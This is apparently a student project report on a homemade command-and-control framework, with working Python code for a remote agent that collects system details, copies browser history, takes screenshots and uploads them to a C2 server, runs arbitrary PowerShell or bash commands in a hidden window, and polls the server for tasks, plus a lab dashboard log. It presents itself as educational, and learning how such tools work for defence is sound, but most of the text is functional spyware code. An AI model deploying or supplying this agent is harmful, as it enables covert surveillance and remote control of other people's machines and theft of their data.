# Rapport C2

---

# C2 framework

made with passion by :
**Aymen Boukadida**

## Course & Objective

This C2 project was created for educational purposes . The agent simulates basic remote command execution and information gathering from a client machine to a central control server.

---

## 1. Overview

The Python script is a lightweight remote agent that:

- Collects system information.
- Communicates with a control server via HTTP.
- Accepts and executes basic commands from the server (like taking screenshots, webcam images, and running shell commands).
- Uploads the results back to the server.

⚠️ This is **strictly for educational use** and was tested in a **controlled virtual environment**.

---

## 2. Libraries Used

| Library | Purpose | |
|---|---|---|
| `os`, `platform` | System info (OS, CPU, architecture) | |
| `socket` | Network interface (IP address) | |
| `shutil` | Disk usage stats | |
| `requests` | HTTP requests to and from server | |
| `psutil` | CPU, memory, and system performance | |
| `pyautogui` | Screenshots | |
| `cv2` (OpenCV) | Webcam picture | |
| `uuid` | Generate unique device identifier | |
| `browser_history` | Retrieve browser history | |
| `json`, `time` | Data encoding and wait cycles | |
| `subprocess` | Command execution | |

| Library | Purpose | Key Usage |
|---|---|---|
| `Flask` | Web interface | Dashboard and API endpoints |
| `Flask-SocketIO` | Real-time updates | Browser push notifications |
| `sqlite3` | Local storage | Command results logging |
| `werkzeug` | File management | Secure upload/download handling |
| `threading` | Concurrency | Parallel agent management |

---

## 3. Code Breakdown

## 🔷 `get_system_info()`

Collects and returns various system and hardware details, including the operating system, CPU information, memory usage, and disk space. It utilizes the `platform`, `psutil`, and `shutil` libraries for accurate data retrieval.

```
def get_system_info():
    system_info = {
        'os': platform.system(),
        'os_version': platform.version(),
        'architecture': platform.machine(),
        'cpu_cores': psutil.cpu_count(logical=False),
        'cpu_threads': psutil.cpu_count(logical=True),
        'memory_total': psutil.virtual_memory().total,
        'memory_used': psutil.virtual_memory().used,
        'disk_total': shutil.disk_usage("/").total,
        'disk_used': shutil.disk_usage("/").used,
        'device_name': platform.node(),
        'device_id': str(uuid.uuid4()),
    }
    return system_info
```

## 🔷 `get_ip_address()`

Fetches the public IP address by querying reliable online services like ipify and ipinfo. It attempts multiple services until successful or returns an error message if all fail.

```
if task.lower() == "public_ip":
            services = ['https://api.ipify.org', 'https://ipinfo.io/ip']
            for service in services:
                try:
                    return f"Public IP: {requests.get(service, timeout=5).text.strip()}"
                except:
                    continue
            return "❌ Could not determine public IP"
```

---

## 🔷 `get_browser_history()`

Extracts the last 10 entries from the browser's history using the `browser_history` library. It handles different browsers (e.g., Chrome, Firefox) and retrieves relevant data from their respective databases, returning structured history or error messages if issues arise.

```
def fetch_browser_history(browser):
    try:
        path = find_browser_path(browser)
        if not path:
            return f"⚠️ {browser.capitalize()} not installed or unsupported platform"
        temp_dir = os.getenv('TEMP') if platform.system() == 'Windows' else '/tmp'
        temp_db = os.path.join(temp_dir, f'{browser}_history_{os.getpid()}.tmp')
        try:
            shutil.copy2(path, temp_db)
        except Exception as e:
            return f"❌ Error accessing {browser} history: {str(e)}"
        history = []
        try:
            conn = sqlite3.connect(f"file:{temp_db}?mode=ro", uri=True)
            cursor = conn.cursor()
            query = '''
                SELECT url, title, visit_count, last_visit_time FROM urls
                ORDER BY last_visit_time DESC LIMIT 100
            ''' if browser != 'firefox' else '''
                SELECT url, title, visit_count, last_visit_date FROM moz_places
                ORDER BY last_visit_date DESC LIMIT 100
            '''
            cursor.execute(query)
            for row in cursor.fetchall():
```

```
                timestamp = row[3]/1000000 - 11644473600 if browser != 'firefox' else row[3]/1000
                history.append({
                    'url': row[0],
                    'title': row[1] or 'No Title',
                    'visits': row[2],
                    'last_visited': datetime.fromtimestamp(timestamp).strftime('%Y-%m-%d %H:%M:%S')        })
        except sqlite3.OperationalError as e:
            return f"❌ Database error: {str(e)}"
        finally:
            conn.close()
            os.remove(temp_db)
        return history if history else f"⚠️ No history found in {browser.capitalize()}"
    except Exception as e:
        return f"❌ Unexpected error: {str(e)}
```

---

## 🔷 `take_screenshot()`

Executes shell commands and returns their output. It handles directory changes and runs commands in the appropriate shell based on the operating system, capturing both standard output and errors.

```
if task.lower() == "screenshot":
            img = ImageGrab.grab()
            filename = f"screenshot_{AGENT_ID}_{int(time.time())}.png"
            img.save(filename)
            with open(filename, 'rb') as f:
                requests.post(f"{C2_SERVER}/upload/{AGENT_ID}", files={'file': (filename, f)})
            os.remove(filename)
            return f"📸 Screenshot uploaded: {filename}"
```

---

## 🔷 `execute_command(command)`

Executes shell commands and returns their output. It handles directory changes and runs commands in the appropriate shell based on the operating system, capturing both standard output and errors.

```
if task.lower().startswith('cd '):
            new_dir = task[3:].strip()
            if not os.path.isabs(new_dir):
                new_dir = os.path.join(thread_data.cwd, new_dir)
            new_dir = os.path.normpath(new_dir)
            if not os.path.isdir(new_dir):
                return f"Directory not found: {new_dir}"
            thread_data.cwd = new_dir
            return f"Changed directory to {thread_data.cwd}"
        if platform.system() == 'Windows':
            shell_cmd = ['powershell.exe', '-Command', task]
        else:
            shell_cmd = ['/bin/bash', '-c', task]
        result = subprocess.run(
            shell_cmd,
            stdout=subprocess.PIPE,
            stderr=subprocess.STDOUT,
            text=True,
            timeout=15,
            cwd=thread_data.cwd,
            creationflags=subprocess.CREATE_NO_WINDOW if platform.system() == 'Windows' else 0  )
        output = result.stdout.strip() or result.stderr.strip()
        return output if output else "✅ Command executed successfully"
    except Exception as e:
        return f"❌ Error: {str(e)}"
```

---

## 🔷 `register()`

Handles the registration of the agent with a command server. It attempts to communicate with the server multiple times, logging successes or failures, and retrieves a unique agent ID upon successful registration.

```
def register():
    global AGENT_ID
    for attempt in range(MAX_RETRIES):
        try:
            response = requests.post(
                f"{C2_SERVER}/register",
                json={'os': platform.system()},
                timeout=10
            )
            if response.status_code == 200:
                AGENT_ID = response.json()['id']
                logger.info(f"Registered as {AGENT_ID}")
                return True
            logger.warning(f"Registration failed: {response.status_code}")
        except Exception as e:
            logger.error(f"Registration attempt {attempt+1} failed: {str(e)}")
        time.sleep(RETRY_DELAY)
    return False
```

---

### 🔷 `main_loop()`

Continuously checks for commands from the server and executes them. It sends results back to the server and handles errors gracefully, ensuring the agent remains responsive.

```
def main_loop():
    while True:
        try:
            response = requests.post(
                f"{C2_SERVER}/heartbeat/{AGENT_ID}",
                timeout=10
            ).json()
            if 'tasks' in response:
                for task in response['tasks']:
                    result = execute_task(task)
                    requests.post(
                        f"{C2_SERVER}/results/{AGENT_ID}",
                        json={
                            'command': task,
                            'result': result,
                            'timestamp': datetime.now().isoformat(),
                            'type': 'result'
                        }
                    )
            time.sleep(HEARTBEAT_INTERVAL)
        except Exception as e:
            logger.error(f"Heartbeat error: {str(e)}")
            time.sleep(RETRY_DELAY)
```

###  `is_admin()` and Elevation


Determines if the script is running with administrative privileges. It uses Windows-specific API calls to check the user's permissions, returning a boolean result.

```
def is_admin():
    try:
        return ctypes.windll.shell32.IsUserAnAdmin()
    except:
        return False
```

---

## 4. 🧪 Testing Environment

- OS: Kali Linux 2024.3 (VirtualBox)
- Python: 3.11+
- Server IP: `192.168.0.13 (local test server)



# Agent: 61fc9e42

← Dashboard  Auto Refresh: ON

## 🖥️ System Information

```
OS: Linux-6.11.2-amd64-x86_64-with-glibc2.40
Hostname: kali
Username: kali
Local IP: 127.0.1.1
CPU Cores: 5 (5 logical)
Total RAM: 5.3 GB
Disk Usage: 77.4%
```

## 🌍 Network Information

```
Public IP: 197.31.129.88
```

## Command Execution

Execute

Refresh System Info

Linux

Refresh Public IP

Take Screenshot

Get Browser History

## Command Results

Updating...

```
Public IP: 197.31.129.88
```

screenshot

```
📸 Screenshot uploaded: screenshot_61fc9e42_1746890134.png
```

sysinfo

```
OS: Linux-6.11.2-amd64-x86_64-with-glibc2.40
Hostname: kali
Username: kali
Local IP: 127.0.1.1
CPU Cores: 5 (5 logical)
Total RAM: 5.3 GB
Disk Usage: 77.4%
```

## Command Results

Updating...

ls


```
agent.html
dashboard.html
screenshot.html
shell.html
```

cd templates

```
Changed directory to /home/kali/Desktop/C2 (3)/templates
```

ls

```
agent-v1.py
sv-v1.py
templates
uploads
```




## 5. ⚙️ Security and Ethics

This script is a simplified example of a remote agent and should never be deployed outside a lab/sandbox environment. All tests were performed on isolated machines.

**Ethical Measures Taken:**

- No persistence mechanism is used
- Only local test VMs were targeted
- Clear intent for educational demonstration

---

## 6. 📄 Conclusion

The project simulates basic behaviors found in remote administration tools. It taught important lessons in:

- Data gathering from endpoints
- HTTP-based remote control
- Ethical implications of surveillance tools

This knowledge is essential for anyone defending systems against real-world threats.

---